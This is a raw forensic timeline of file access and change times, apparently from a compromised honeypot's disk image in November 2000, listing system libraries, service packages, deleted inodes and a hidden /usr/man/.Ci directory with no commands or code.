                 77243 .a. -/-rwxr-xr-x root     root     34324    /lib/librt-2.1.3.so
                  1024 m.c d/drwxr-xr-x root     root     20162    /etc/rc.d/rc4.d
                 63492 .a. -/-rwxr-xr-x root     root     93890    /usr/lib/libz.so.1.1.3
                    17  .a.  l/lrwxrwxrwx  root        root         93817       /usr/lib/libslang.so.1  ->
libslang.so.1.2.2
                    14 .a. l/lrwxrwxrwx root     root     34345    /lib/libuuid.so.1 -> libuuid.so.1.2
                  7289 .a. -/-rw-r--r-- root     root     93856    /usr/lib/libutempter.so.0.5.2
                    15  .a.  l/lrwxrwxrwx  root        root         93717       /usr/lib/libncp.so.2.3  ->
libncp.so.2.3.0
```

```
                              15 .a. l/lrwxrwxrwx root     root     34349    /lib/libpwdb.so -> libpwdb.so.0.61
                              23  .a.  l/lrwxrwxrwx  root        root        34334       /lib/libnss_compat.so.1  ->
libnss1_compat-2.1.3.so
                           54048 .a. -/-rwxr-xr-x root     root     93821    /usr/lib/libvgagl.so.1.4.1
                              12 .a. l/lrwxrwxrwx root     root     34343    /lib/libss.so.2 -> libss.so.2.0
                              19  .a.  l/lrwxrwxrwx  root       root        92875      /usr/lib/libctutils.so.0  ->
libctutils.so.0.0.0
                              15 .a. l/lrwxrwxrwx root     root     93825    /usr/lib/libvga.so -> libvga.so.1.4.1
                          138431 .a. -/-rwxr-xr-x root     root     34326    /lib/libthread_db-1.0.so
                              20 .a. l/lrwxrwxrwx root     root      34330    /lib/libnss_nis.so.1 -> libnss1_nis-
2.1.3.so
                              20  .a.  l/lrwxrwxrwx  root       root        93788      /usr/lib/librpmbuild.so.0  ->
librpmbuild.so.0.0.0
                           12333 m.c -/-rw-r--r-- root     root     26577    /etc/ld.so.cache
                              13  mac  l/lrwxrwxrwx  root        root        28284       /etc/rc.d/rc5.d/K28amd  ->
../init.d/amd
                              18  .a.  l/lrwxrwxrwx  root        root        93854       /usr/lib/libsnmp.so.0  ->
libsnmp.so.0.4.1.1
                              17 .a. l/lrwxrwxrwx root     root      34321    /lib/libpthread.so.0 -> libpthread-
0.8.so
                              19  .a.  l/lrwxrwxrwx  root       root        92865      /usr/lib/libconsole.so.0  ->
libconsole.so.0.0.0
                              14  .a.  l/lrwxrwxrwx  root        root        92671       /usr/lib/libmenu.so.4  ->
libmenu.so.4.0
                              15  .a.  l/lrwxrwxrwx  root        root        93286       /usr/lib/libgmp.so.2  ->
libgmp.so.2.0.2
                              14 .a. l/lrwxrwxrwx root     root     34325    /lib/librt.so.1 -> librt-2.1.3.so
                              19 .a. l/lrwxrwxrwx root     root      34333    /lib/libnss_db.so.1 -> libnss1_db-
2.1.3.so
                              15  .a.  l/lrwxrwxrwx  root        root        93409       /usr/lib/libppm.so.1  ->
libppm.so.1.0.0
                           66047 .a. -/-rwxr-xr-x root     root     34280    /lib/libSegFault.so
                          248931 .a. -/-rwxr-xr-x root     root     93847    /usr/lib/libsnmp.so.0.4.1.1
                            1024 m.c d/drwxr-xr-x root     root     8066     /etc/rc.d/rc1.d
                              24  .a.  l/lrwxrwxrwx  root       root       34277      /lib/libBrokenLocale.so.1  ->
libBrokenLocale-2.1.3.so
                              14  .a.  l/lrwxrwxrwx  root        root        93445       /usr/lib/libtiff.so.3  ->
libtiff.so.3.5
                              13  mac  l/lrwxrwxrwx  root        root        32316       /etc/rc.d/rc6.d/K28amd  ->
../init.d/amd
                          178676 .a. -/-rwxr-xr-x root     root     93849    /usr/lib/libucdmibs.so.0.4.1.1
                             766 .a. -/-rwxr-xr-x root     root     62534    /etc/rc.d/init.d/amd
                          221411 .a. -/-rwxr-xr-x root     root     34288    /lib/libdb1-2.1.3.so
                              19  .a.  l/lrwxrwxrwx  root        root        34327       /lib/libthread_db.so.1  ->
libthread_db-1.0.so
                              15  .a.  l/lrwxrwxrwx  root        root        93403       /usr/lib/libpbm.so.1  ->
libpbm.so.1.0.0
                              20  .a.  l/lrwxrwxrwx  root        root        93855      /usr/lib/libutempter.so  ->
libutempter.so.0.5.2
                              30 .a. l/lrwxrwxrwx root     root     93020    /usr/lib/libstdc++-libc6.1-1.so.2 ->
libstdc++-2-libc6.1-1-2.9.0.so
                              14 .a. l/lrwxrwxrwx root     root     34287    /lib/libdb.so.3 -> libdb-2.1.3.so
                              16  .a.  l/lrwxrwxrwx  root        root         34341       /lib/libext2fs.so.2  ->
libext2fs.so.2.4
                          788401 .a. -/-rwxr-xr-x root     root     34285    /lib/libdb-2.1.3.so
                              15 .a. l/lrwxrwxrwx root     root     93903    /usr/lib/libamu.so -> libamu.so.2.1.1
                              21  .a.  l/lrwxrwxrwx  root       root       92870      /usr/lib/libctgeneric.so.0  ->
libctgeneric.so.0.0.0
                              23  .a.  l/lrwxrwxrwx  root       root        34297      /lib/libnss1_compat.so.1  ->
libnss1_compat-2.1.3.so
                           22731 .a. -/-rwxr-xr-x root     root     34276    /lib/libBrokenLocale-2.1.3.so
                          289906 .a. -/-rwxr-xr-x root     root     34320    /lib/libpthread-0.8.so
                              23  .a.  l/lrwxrwxrwx  root      root       93039      /usr/lib/libgmodule-1.2.so.0  ->
libgmodule-1.2.so.0.0.6
                              17  .a.  l/lrwxrwxrwx  root        root        93822       /usr/lib/libvgagl.so.1  ->
libvgagl.so.1.4.1
                              17  .a.  l/lrwxrwxrwx  root       root        93781      /usr/lib/libhistory.so.3  ->
libhistory.so.3.0
                              17  .a.  l/lrwxrwxrwx  root        root         93827       /usr/lib/libvgagl.so  ->
libvgagl.so.1.4.1
                              22  .a.  l/lrwxrwxrwx  root        root        34331       /lib/libnss_files.so.1  ->
libnss1_files-2.1.3.so
                              15  .a.  l/lrwxrwxrwx  root        root         93823       /usr/lib/libvga.so.1  ->
libvga.so.1.4.1
                            1024 m.c d/drwxr-xr-x root     root     28226    /etc/rc.d/rc5.d
                              17  .a.  l/lrwxrwxrwx  root        root        93392       /usr/lib/libstyle.so.1  ->
libstyle.so.1.0.3
                            1024 m.c d/drwxr-xr-x root     root     32258    /etc/rc.d/rc6.d
                           17002 .a. -/-rwxr-xr-x root     root     34278    /lib/libNoVersion-2.1.3.so
                              13 mac -/lrwxrwxrwx root      root       4086       /etc/sysconfig/.network.swpx  ->
../init.d/amd (deleted-realloc)
                           65367 .a. -/-rwxr-xr-x root     root     34300    /lib/libnss1_dns-2.1.3.so
                              16  .a.  l/lrwxrwxrwx  root        root         34355       /lib/libpam_misc.so  ->
libpam_misc.so.0
                              16  .a.  l/lrwxrwxrwx  root        root         93024       /usr/lib/libgdbm.so.2  ->
libgdbm.so.2.0.0
                              20 .a. l/lrwxrwxrwx root     root     34301    /lib/libnss1_dns.so.1 -> libnss1_dns-
2.1.3.so
                              18 .a. l/lrwxrwxrwx root      root      34309     /lib/libnss_db.so.2 -> libnss_db-
2.1.3.so
                              16  .a.  l/lrwxrwxrwx  root        root        93451       /usr/lib/libltdl.so.0  ->
libltdl.so.0.1.2
                              17  .a.  l/lrwxrwxrwx  root       root        93728      /usr/lib/libnewt.so.0.50  ->
libnewt.so.0.50.8
                              16  .a.  l/lrwxrwxrwx  root        root         93292       /usr/lib/libgpm.so.1  ->
libgpm.so.1.17.3
                              18  .a.  l/lrwxrwxrwx  root       root        93439      /usr/lib/libstdc++.so.2.8  ->
libstdc++.so.2.8.0
                              13  mac  l/lrwxrwxrwx  root        root         12155       /etc/rc.d/rc2.d/K28amd  ->
../init.d/amd
                              19  .a.  l/lrwxrwxrwx  root       root        93387      /usr/lib/libspgrove.so.1  ->
libspgrove.so.1.0.3
```

```
                            17  .a.  l/lrwxrwxrwx  root         root         93819       /usr/lib/libslang.so  ->
libslang.so.1.2.2
                            17  .a.  l/lrwxrwxrwx  root        root        93441      /usr/lib/libg++.so.2.7.2  ->
libg++.so.2.7.2.8
Wed Nov 08 2000 08:52:32     7253 ..c -/-rw-r--r-- root     root     16854    /usr/info/make.info-9.gz
                             5140 ..c -/-rwxr-xr-x root     root     93463    /usr/sbin/lpf
                             7845 ..c -/-rw-r--r-- root     root     125244   /usr/man/man5/printcap.5
                             7598 ..c -/-rw-r--r-- root     root     78443    /usr/man/man1/make.1
                            15816 ..c -/-r-sr-sr-x root     lp       16821    /usr/bin/lpq
                             1024 m.c d/drwxr-xr-x root     root     2017     /etc/skel
                             3394 ..c -/-rw-r--r-- root     root     2035     /etc/skel/.screenrc
                            16248 ..c -/-r-sr-sr-x root     lp       16823    /usr/bin/lprm
                            14727 ..c -/-rw-r--r-- root     root     16845    /usr/info/make.info-1.gz
                           104316 ..c -/-rwxr-xr-x root     root     16844    /usr/bin/make
                             4096 m.c d/drwxr-xr-x root     root     124626   /usr/doc/make-3.77
                             2111 .ac -/-rw-r--r-- root     root     16855    /usr/info/make.info.gz
                             7458 ..c -/-rw-r--r-- root     root     79073    /usr/man/man1/lpr.1
                             3564 ..c -/-r--r--r-- root     root     26540    /etc/screenrc
                             1176 .ac -/-rwxr-xr-x root     root     62521    /etc/rc.d/init.d/lpd
                            15324 ..c -/-rw-r--r-- root     root     16850    /usr/info/make.info-5.gz
                            51740 ..c -/-rwxr--r-- root     root     93923    /usr/sbin/lpd
                            14989 ..c -/-rw-r--r-- root     root     16852    /usr/info/make.info-7.gz
                             5907 ..c -/-rw-r--r-- root     root     48323    /usr/man/man8/lpc.8
                               13  .ac  l/lrwxrwxrwx  root        root         8088        /etc/rc.d/rc1.d/K60lpd  ->
../init.d/lpd
                             3857 ..c -/-rw-r--r-- root     root     48325    /usr/man/man8/pac.8
                             1024 ..c d/drwxrwxr-x root     daemon   48386    /var/spool/lpd
                            24104 ..c -/-rwxr-sr-x root     lp       93461    /usr/sbin/lpc
                            26571 ..c -/-rw-r--r-- root     root     125245   /usr/doc/make-3.77/NEWS
                               13  .ac  l/lrwxrwxrwx  root        root         28262       /etc/rc.d/rc5.d/S60lpd  ->
../init.d/lpd
                             9412 ..c -/-rwxr--r-- root     root     93464    /usr/sbin/pac
                             3394  ..c  -/-rw-r--r--  root       root        2035       /etc/skel/.screenrc-RPMDELETE
(deleted-realloc)
                            15275 ..c -/-rw-r--r-- root     root     16849    /usr/info/make.info-4.gz
                             2954 .a. -/-rw-r--r-- root     root     17505    /usr/info/am-utils.info.gz
                             4650 ..c -/-rwxr-xr-x root     root     79072    /usr/man/man1/lpq.1
                                4 .ac l/lrwxrwxrwx root     root     16843    /usr/bin/gmake -> make
                             2861 ..c -/-rw-r--r-- root     root     79075    /usr/man/man1/lptest.1
                               13  .ac  l/lrwxrwxrwx  root        root         32297       /etc/rc.d/rc6.d/K60lpd  ->
../init.d/lpd
                               13  .ac  l/lrwxrwxrwx  root        root         4060        /etc/rc.d/rc0.d/K60lpd  ->
../init.d/lpd
                            15459 ..c -/-rw-r--r-- root     root     16851    /usr/info/make.info-6.gz
                             7422 ..c -/-rw-r--r-- root     root     48324    /usr/man/man8/lpd.8
                             5385 ..c -/-rw-r--r-- root     root     16853    /usr/info/make.info-8.gz
                             1928 ..c -/-rw-r--r-- root     root     16846    /usr/info/make.info-10.gz
                            15693 ..c -/-rw-r--r-- root     root     16847    /usr/info/make.info-2.gz
                               13  .ac  l/lrwxrwxrwx  root        root         16170       /etc/rc.d/rc3.d/S60lpd  ->
../init.d/lpd
                             3656 ..c -/-rwxr-xr-x root     root     16824    /usr/bin/lptest
                             4633 ..c -/-rw-r--r-- root     root     79074    /usr/man/man1/lprm.1
                            15515 ..c -/-rw-r--r-- root     root     16848    /usr/info/make.info-3.gz
                               13  .ac  l/lrwxrwxrwx  root        root         12140       /etc/rc.d/rc2.d/S60lpd  ->
../init.d/lpd
                             2141 ..c -/-r--r--r-- root     root     125246   /usr/doc/make-3.77/README
                            15608 ..c -/-r-sr-sr-x root     lp       16822    /usr/bin/lpr
Wed Nov 08 2000 08:52:33     1084 .ac -/-rwxr-xr-x root     root     62538    /etc/rc.d/init.d/yppasswdd
                               95  ..c  -/-rwxr-xr-x  root        root        109780     /usr/include/rpcsvc/ypxfrd.x-
RPMDELETE (deleted-realloc)
                              153    ..c    -/-rw-r--r--    root                    root                     58567
/etc/X11/applnk/Internet/telnet.desktop (deleted)
                              286 ..c -/-rw-r--r-- root     root     125229   /usr/doc/ypserv-1.3.9/TODO
                            64608 ..c -/-rwxr-xr-x root     root     17385    /usr/bin/telnet
                            14081 ..c -/-rw-r--r-- root     root     93925    /usr/doc/screen-3.9.4/FAQ
                              471 ..c -/-rw-r--r-- root     root     125230   /usr/doc/ypserv-1.3.9/securenets
                             1978 .ac -/-rw-r--r-- root      root      17149     /usr/info/screen.info.gz-RPMDELETE
(deleted-realloc)
                           129824 ..c -/-rw-r--r-- root     root     78444    /usr/man/man1/screen.1
                             2471 ..c -/-rw-r--r-- root     root     125225   /usr/doc/ypserv-1.3.9/NEWS
                            19272 ..c -/-rwxr-xr-x root     root     109787   /usr/lib/yp/ypxfr
                             2739 ..c -/-rw-r--r-- root     root     125249   /usr/man/man5/ypserv.conf.5
                             2492 ..c -/-rw-r--r-- root     root     48326    /usr/man/man8/mknetid.8
                              259 ..c -/-rw-r--r-- root     root     125227   /usr/doc/ypserv-1.3.9/README.etc
                            32150 ..c -/-rw-r--r-- root     root     78445    /usr/man/man1/telnet.1
                            35628 ..c -/-rwxr-xr-x root     root     93929    /usr/sbin/in.telnetd
                            34068 ..c -/-rw-r--r-- root     root     125223   /usr/doc/ypserv-1.3.9/ChangeLog
                             1398 ..c -/-rw-r--r-- root      root      125231    /usr/doc/ypserv-1.3.9/ypserv.conf-
RPMDELETE (deleted-realloc)
                              471 ..c -/-rw-r--r-- root     root     26216    /var/yp/securenets
                               25 ..c -/-rw-r--r-- root     root     48332    /usr/man/man8/yppasswdd.8
                              246 ..c -/-rwxr-xr-x root     root     109789   /usr/lib/yp/ypxfr_1perhour
                              153 ..c -rw-r--r-- root     root     58567    <honeypot.hda8.dd-dead-58567>
                             1398 ..c -/-rw-r--r-- root     root     26554    /etc/ypserv.conf
                            10244 ..c -/-rwxr-xr-x root     root     109782   /usr/lib/yp/mknetid
                            18448 ..c -/-rwxr-xr-x root     root     93930    /usr/sbin/rpc.yppasswdd
                               18 .a. l/lrwxrwxrwx root     root     15762    /usr/info/dir -> ../../etc/info-dir
                              114 ..c -/-rw-r--r-- root     root     60500    /etc/X11/wmconfig/telnet
                             3437 ..c -/-rw-r--r-- root     root     93927    /usr/doc/screen-3.9.4/README
                            14520 ..c -/-rwxr-xr-x root     root     93887    /usr/sbin/yppush
                             6962 ..c -/-rw-r--r-- root     root     48329    /usr/man/man8/rpc.yppasswdd.8
                             2849 ..c -/-rw-r--r-- root     root     125228   /usr/doc/ypserv-1.3.9/README.secure
                             4320 ..c -/-rw-r--r-- root     root     48335    /usr/man/man8/ypxfr.8
                             1914 ..c -/-rw-r--r-- root     root     125248   /usr/man/man5/netgroup.5
                              471  ..c  -/-rw-r--r--  root        root        26216      /var/yp/securenets-RPMDELETE
(deleted-realloc)
                              768 .a. -/-rw-r--r-- root     root     12099    /var/log/wtmp
                            10004 ..c -/-rwxr-xr-x root     root     109784   /usr/lib/yp/revnetgroup
                             1024 mac d/drwxr-xr-x root     root     60499    /etc/X11/wmconfig
                             6037 ..c -/-rw-r--r-- root     root     125224   /usr/doc/ypserv-1.3.9/INSTALL
                             2112 ..c -/-rw-r--r-- root     root     47768    /usr/man/man8/makedbm.8
                               95 ..c -/-rwxr-xr-x root     root     109780   /usr/lib/yp/match_printcap
```

```
                          12  mac  l/lrwxrwxrwx  root         root         47767      /usr/man/man8/telnetd.8  ->
in.telnetd.8
                       12823 ..c -/-rw-r--r-- root     root     47766    /usr/man/man8/in.telnetd.8
                         329 ..c -/-rwxr-xr-x root     root     109788   /usr/lib/yp/ypxfr_1perday
                         678 ..c -/-rw-r--r-- root     root     48327    /usr/man/man8/pwupdate.8
                        4096 m.c d/drwxr-xr-x root     root     93924    /usr/doc/screen-3.9.4
                        4096 m.c d/drwxr-xr-x root     root     108508   /usr/include/rpcsvc
                        4886 ..c -/-rw-r--r-- root     root     48334    /usr/man/man8/ypserv.8
                          22 ..c -/-rw-r--r-- root     root     48336    /usr/man/man8/ypxfrd.8
                       75144 .a. -/-rwxr-xr-x root     root     48398    /sbin/install-info
                       13281 mac -/-rw-r--r-- root     root     26232    /etc/info-dir
                      236468 ..c -/-rwxr-xr-x root     root     17144    /usr/bin/screen
                       15113 ..c -/-rw-r--r-- root     root     17146    /usr/info/screen.info-2.gz
                        6447  ..c  -/-rw-r--r--  root           root           93928         /usr/doc/screen-
3.9.4/README.DOTSCREEN
                       13843 ..c -/-rw-r--r-- root     root     26215    /var/yp/Makefile
                         260 ..c -/-rwxr-xr-x root     root     109790   /usr/lib/yp/ypxfr_2perday
                       16094 ..c -/-rw-r--r-- root     root     17145    /usr/info/screen.info-1.gz
                        2295 ..c -/-rwxr-xr-x root     root     109783   /usr/lib/yp/pwupdate
                       10884 ..c -/-rwxr-xr-x root     root     109785   /usr/lib/yp/yphelper
                        1024 m.c d/drwxr-xr-x root     root     26213    /var/yp
                        4096 m.c d/drwxr-xr-x root     root     109781   /usr/lib/yp
                        1593 ..c -/-rw-r--r-- root     root     48331    /usr/man/man8/ypinit.8
                        1002 ..c -/-rw-r--r-- root     root     125247   /usr/man/man5/issue.net.5
                        4004 ..c -/-rw-r--r-- root     root     48330    /usr/man/man8/rpc.ypxfrd.8
                        1978 .ac -/-rw-r--r-- root     root     17149    /usr/info/screen.info.gz
                        1024 m.c d/drwxr-xr-x root     root     32257    /etc/X11
                         592 ..c -/-rw-r--r-- root     root     48328    /usr/man/man8/revnetgroup.8
                        2048 m.c d/drwxr-xr-x root     root     30241    /bin
                        3619 ..c -/-rw-r--r-- root     root     93926    /usr/doc/screen-3.9.4/NEWS
                        1024 m.c d/drwxr-xr-x root     root     58467    /etc/X11/applnk/Internet
                        7242 ..c -/-rw-r--r-- root     root     109186   /usr/include/rpcsvc/ypxfrd.x
                       31376 ..c -rwxr-xr-x root     root     93839    <honeypot.hda5.dd-dead-93839>
                        8192 m.c d/drwxr-xr-x root     root     15396    /usr/info
                       25212 ..c -/-rwxr-xr-x root     root     93931    /usr/sbin/rpc.ypxfrd
                       16847 ..c -/-rw-r--r-- root     root     17147    /usr/info/screen.info-3.gz
                        1398 ..c -/-rw-r--r-- root     root     125231   /usr/doc/ypserv-1.3.9/ypserv.conf
                        4096 m.c d/drwxr-xr-x root     root     125221   /usr/doc/ypserv-1.3.9
                       12505 ..c -/-rw-r--r-- root     root     17148    /usr/info/screen.info-4.gz
                        2830 ..c -/-rw-r--r-- root     root     48333    /usr/man/man8/yppush.8
                        1361 ..c -/-rwxr-xr-x root     root     109187   /usr/lib/yp/create_printcap
                     1052024 .a. -/-rwxr-xr-x root     root     30327    /bin/bx
                         191 ..c -/-rw-r--r-- root     root     125222   /usr/doc/ypserv-1.3.9/BUGS
                        1137 .ac -/-rwxr-xr-x root     root     62539    /etc/rc.d/init.d/ypserv
                       12384 ..c -/-rwxr-xr-x root     root     109188   /usr/lib/yp/makedbm
                       40476 ..c -/-rwxr-xr-x root     root     93932    /usr/sbin/ypserv
                        3595 ..c -/-rw-r--r-- root     root     125226   /usr/doc/ypserv-1.3.9/README
                        4110 ..c -/-rwxr-xr-x root     root     109786   /usr/lib/yp/ypinit
Wed Nov 08 2000 08:52:34  1052024 m.c -/-rwxr-xr-x root     root     30327    /bin/bx
Wed Nov 08 2000 08:52:53        9 .a. -rw-r--r-- 17275    games    94057    <honeypot.hda5.dd-dead-94057>
                        1624 .a. -rw-r--r-- 17275    games    79102    <honeypot.hda5.dd-dead-79102>
                        1449 .a. -rw-r--r-- 17275    games    140717   <honeypot.hda5.dd-dead-140717>
                       26467 .a. -rw-r--r-- root     root     2272     <honeypot.hda5.dd-dead-2272>
                        2070 .a. -rw-r--r-- 17275    games    109906   <honeypot.hda5.dd-dead-109906>
                        2141 .a. -/-rw-r--r-- 17275    games    48311    /usr/man/man8/yppush.8.gz (deleted)
                        5567 .a. -rw-r--r-- 17275    games    48309    <honeypot.hda5.dd-dead-48309>
                         653 .a. -rw-r--r-- root     root     2378     <honeypot.hda5.dd-dead-2378>
                        6550 .a. -rw-r--r-- 17275    games    94264    <honeypot.hda5.dd-dead-94264>
                         543 .a. -rw-r--r-- root     root     2365     <honeypot.hda5.dd-dead-2365>
                        2213 .a. -rw-r--r-- 17275    games    109849   <honeypot.hda5.dd-dead-109849>
                        3331 .a. -rw-r--r-- 17275    games    17578    <honeypot.hda5.dd-dead-17578>
                        1100 .a. -rw-r--r-- 17275    games    94195    <honeypot.hda5.dd-dead-94195>
                        2336 .a. -rw-r--r-- 17275    games    140761   <honeypot.hda5.dd-dead-140761>
                       16418 .a. -rw-r--r-- root     root     93947    <honeypot.hda5.dd-dead-93947>
                        3208 .a. -rw-r--r-- 17275    games    94319    <honeypot.hda5.dd-dead-94319>
                        1468 .a. -rw-r--r-- 17275    games    17532    <honeypot.hda5.dd-dead-17532>
                         880 .a. -rw-r--r-- root     root     2273     <honeypot.hda5.dd-dead-2273>
                        2414 .a. -/-rw-r--r-- 17275    games    109818   /usr/man/.Ci/.temp3 (deleted)
                        4612 .a. -rw-r--r-- root     root     125346   <honeypot.hda5.dd-dead-125346>
                        2068 .a. -rw-r--r-- 17275    games    94077    <honeypot.hda5.dd-dead-94077>
                        4776 .a. -rw-r--r-- root     root     125359   <honeypot.hda5.dd-dead-125359>
                        8648 .a. -rw-r--r-- root     root     2349     <honeypot.hda5.dd-dead-2349>
                        1318 .a. -rw-r--r-- 17275    games    109896   <honeypot.hda5.dd-dead-109896>
                           9 .a. -rw-r--r-- 17275    games    94179    <honeypot.hda5.dd-dead-94179>
                        5609 .a. -rw-r--r-- 17275    games    79221    <honeypot.hda5.dd-dead-79221>
                        2343 .a. -rw-r--r-- 17275    games    94129    <honeypot.hda5.dd-dead-94129>
                         284 .a. -rw-r--r-- 17275    games    109969   <honeypot.hda5.dd-dead-109969>
                        1365 .a. -rw-r--r-- 17275    games    79125    <honeypot.hda5.dd-dead-79125>
                        3374 .a. -rw-r--r-- 17275    games    93743    <honeypot.hda5.dd-dead-93743>
                        1982 .a. -rw-r--r-- 17275    games    48353    <honeypot.hda5.dd-dead-48353>
                        1212 .a. -rw-r--r-- 17275    games    79209    <honeypot.hda5.dd-dead-79209>
                         467 .a. -rw-r--r-- 17275    games    17509    <honeypot.hda5.dd-dead-17509>
                        4636 .a. -rw-r--r-- root     root     48421    <honeypot.hda5.dd-dead-48421>
                          39 .a. -rw-r--r-- 17275    games    125387   <honeypot.hda5.dd-dead-125387>
                           9 .a. -rw-r--r-- 17275    games    94275    <honeypot.hda5.dd-dead-94275>
                        2215 .a. -rw-r--r-- 17275    games    94197    <honeypot.hda5.dd-dead-94197>
                       15153 .a. -rw-r--r-- 17275    games    17647    <honeypot.hda5.dd-dead-17647>
                        2801 .a. -rw-r--r-- 17275    games    94065    <honeypot.hda5.dd-dead-94065>
                        6654 .a. -rw-r--r-- 17275    games    109975   <honeypot.hda5.dd-dead-109975>
                       11542 .a. -rw-r--r-- 17275    games    140737   <honeypot.hda5.dd-dead-140737>
                        4376 .a. -rw-r--r-- root     root     48411    <honeypot.hda5.dd-dead-48411>
                        1717 .a. -rw-r--r-- 17275    games    109972   <honeypot.hda5.dd-dead-109972>
                           9 .a. -rw-r--r-- 17275    games    94205    <honeypot.hda5.dd-dead-94205>
                        2452 .a. -rw-r--r-- 17275    games    125290   <honeypot.hda5.dd-dead-125290>
                        1382 .a. -rw-r--r-- 17275    games    79220    <honeypot.hda5.dd-dead-79220>
                        1465 .a. -rw-r--r-- 17275    games    17547    <honeypot.hda5.dd-dead-17547>
                        1369 .a. -rw-r--r-- 17275    games    109928   <honeypot.hda5.dd-dead-109928>
                        2109 .a. -rw-r--r-- 17275    games    109909   <honeypot.hda5.dd-dead-109909>
                       11008 .a. -rw-r--r-- root     root     125352   <honeypot.hda5.dd-dead-125352>
                        5052 .a. -rw-r--r-- root     root     48428    <honeypot.hda5.dd-dead-48428>
                       20276 .a. -rw-r--r-- root     root     2294     <honeypot.hda5.dd-dead-2294>
                        1545 .a. -rw-r--r-- 17275    games    48409    <honeypot.hda5.dd-dead-48409>
```

```
 5840 .a. -rw-r--r-- root     root     125353   <honeypot.hda5.dd-dead-125353>
  994 .a. -rw-r--r-- 17275    games    94034    <honeypot.hda5.dd-dead-94034>
 1318 .a. -rw-r--r-- 17275    games    140768   <honeypot.hda5.dd-dead-140768>
 1353 .a. -rw-r--r-- 17275    games    48372    <honeypot.hda5.dd-dead-48372>
 5184 .a. -rw-r--r-- root     root     48446    <honeypot.hda5.dd-dead-48446>
    9 .a. -rw-r--r-- 17275    games    48304    <honeypot.hda5.dd-dead-48304>
 2331 .a. -rw-r--r-- 17275    games    140760   <honeypot.hda5.dd-dead-140760>
16879 .a. -rw-r--r-- 17275    games    92760    <honeypot.hda5.dd-dead-92760>
43795 .a. -rw-r--r-- 17275    games    79101    <honeypot.hda5.dd-dead-79101>
 4560 .a. -rw-r--r-- root     root     79256    <honeypot.hda5.dd-dead-79256>
13494 .a. -rw-r--r-- root     root     2344     <honeypot.hda5.dd-dead-2344>
 1472 .a. -rw-r--r-- 17275    games    109931   <honeypot.hda5.dd-dead-109931>
    9 .a. -rw-r--r-- 17275    games    63818    <honeypot.hda5.dd-dead-63818>
    9 .a. -rw-r--r-- 17275    games    94285    <honeypot.hda5.dd-dead-94285>
 2043 .a. -rw-r--r-- 17275    games    94078    <honeypot.hda5.dd-dead-94078>
 4608 .a. -rw-r--r-- root     root     48431    <honeypot.hda5.dd-dead-48431>
 2141 .a. -rw-r--r-- 17275    games    48311    <honeypot.hda5.dd-dead-48311>
 5000 .a. -rw-r--r-- root     root     79312    <honeypot.hda5.dd-dead-79312>
 1313 .a. -rw-r--r-- 17275    games    94163    <honeypot.hda5.dd-dead-94163>
 2789 .a. -/-rw-r--r-- 17275    games    109876   /usr/man/.Ci/.temp12 (deleted)
13017 .a. -rw-r--r-- root     root     48359    <honeypot.hda5.dd-dead-48359>
 1365 .a. -rw-r--r-- 17275    games    17589    <honeypot.hda5.dd-dead-17589>
 1480 .a. -rw-r--r-- 17275    games    94280    <honeypot.hda5.dd-dead-94280>
   37 .a. -rw-r--r-- 17275    games    17640    <honeypot.hda5.dd-dead-17640>
   43 .a. -rw-r--r-- 17275    games    140693   <honeypot.hda5.dd-dead-140693>
 2194 .a. -rw-r--r-- 17275    games    94101    <honeypot.hda5.dd-dead-94101>
12585 .a. -rw-r--r-- root     root     79222    <honeypot.hda5.dd-dead-79222>
13520 .a. -rw-r--r-- root     root     48438    <honeypot.hda5.dd-dead-48438>
   45 .a. -rw-r--r-- 17275    games    140774   <honeypot.hda5.dd-dead-140774>
 4996 .a. -rw-r--r-- root     root     48430    <honeypot.hda5.dd-dead-48430>
 1328 .a. -rw-r--r-- 17275    games    48389    <honeypot.hda5.dd-dead-48389>
   37 .a. -rw-r--r-- 17275    games    94298    <honeypot.hda5.dd-dead-94298>
 2424 .a. -rw-r--r-- root     root     79325    <honeypot.hda5.dd-dead-79325>
 3228 .a. -rw-r--r-- 17275    games    140697   <honeypot.hda5.dd-dead-140697>
 5660 .a. -rw-r--r-- root     root     79307    <honeypot.hda5.dd-dead-79307>
   38 .a. -rw-r--r-- 17275    games    94105    <honeypot.hda5.dd-dead-94105>
11652 .a. -rw-r--r-- root     root     63801    <honeypot.hda5.dd-dead-63801>
 4524 .a. -rw-r--r-- root     root     109963   <honeypot.hda5.dd-dead-109963>
26334 .a. -rw-r--r-- root     root     2303     <honeypot.hda5.dd-dead-2303>
 1076 .a. -/-rw-r--r-- 17275    games    109874   /usr/man/.Ci/.temp10 (deleted)
 4764 .a. -rw-r--r-- root     root     79293    <honeypot.hda5.dd-dead-79293>
 2872 .a. -rw-r--r-- 17275    games    94291    <honeypot.hda5.dd-dead-94291>
   84 .a. -rw-r--r-- root     root     2343     <honeypot.hda5.dd-dead-2343>
  250 .a. -rw-r--r-- 17275    games    17590    <honeypot.hda5.dd-dead-17590>
 1468 .a. -rw-r--r-- 17275    games    109970   <honeypot.hda5.dd-dead-109970>
19493 .a. -rw-r--r-- root     root     79322    <honeypot.hda5.dd-dead-79322>
 4869 .a. -rw-r--r-- 17275    games    94115    <honeypot.hda5.dd-dead-94115>
 1908 .a. -rw-r--r-- 17275    games    140743   <honeypot.hda5.dd-dead-140743>
 2168 .a. -rw-r--r-- 17275    games    79153    <honeypot.hda5.dd-dead-79153>
23729 .a. -rw-r--r-- 17275    games    94004    <honeypot.hda5.dd-dead-94004>
 1311 .a. -rw-r--r-- 17275    games    48374    <honeypot.hda5.dd-dead-48374>
 1642 .a. -rw-r--r-- 17275    games    17535    <honeypot.hda5.dd-dead-17535>
17944 .a. -rw-r--r-- root     root     140837   <honeypot.hda5.dd-dead-140837>
 3777 .a. -rw-r--r-- 17275    games    79099    <honeypot.hda5.dd-dead-79099>
 1076 .a. -rw-r--r-- 17275    games    2247     <honeypot.hda5.dd-dead-2247>
 3838 .a. -rw-r--r-- 17275    games    94321    <honeypot.hda5.dd-dead-94321>
  606 .a. -rwxr-xr-x 17275    games    79087    <honeypot.hda5.dd-dead-79087>
 5504 .a. -rw-r--r-- root     root     125361   <honeypot.hda5.dd-dead-125361>
   46 .a. -rw-r--r-- 17275    games    94247    <honeypot.hda5.dd-dead-94247>
17995 .a. -rwxr-xr-x 17275    games    93941    <honeypot.hda5.dd-dead-93941>
158452 .a. -rw-r--r-- root     root     2291     <honeypot.hda5.dd-dead-2291>
 4524 .a. -rw-r--r-- root     root     125355   <honeypot.hda5.dd-dead-125355>
  274 .a. -rw-r--r-- 17275    games    94223    <honeypot.hda5.dd-dead-94223>
 6772 .a. -rw-r--r-- root     root     63798    <honeypot.hda5.dd-dead-63798>
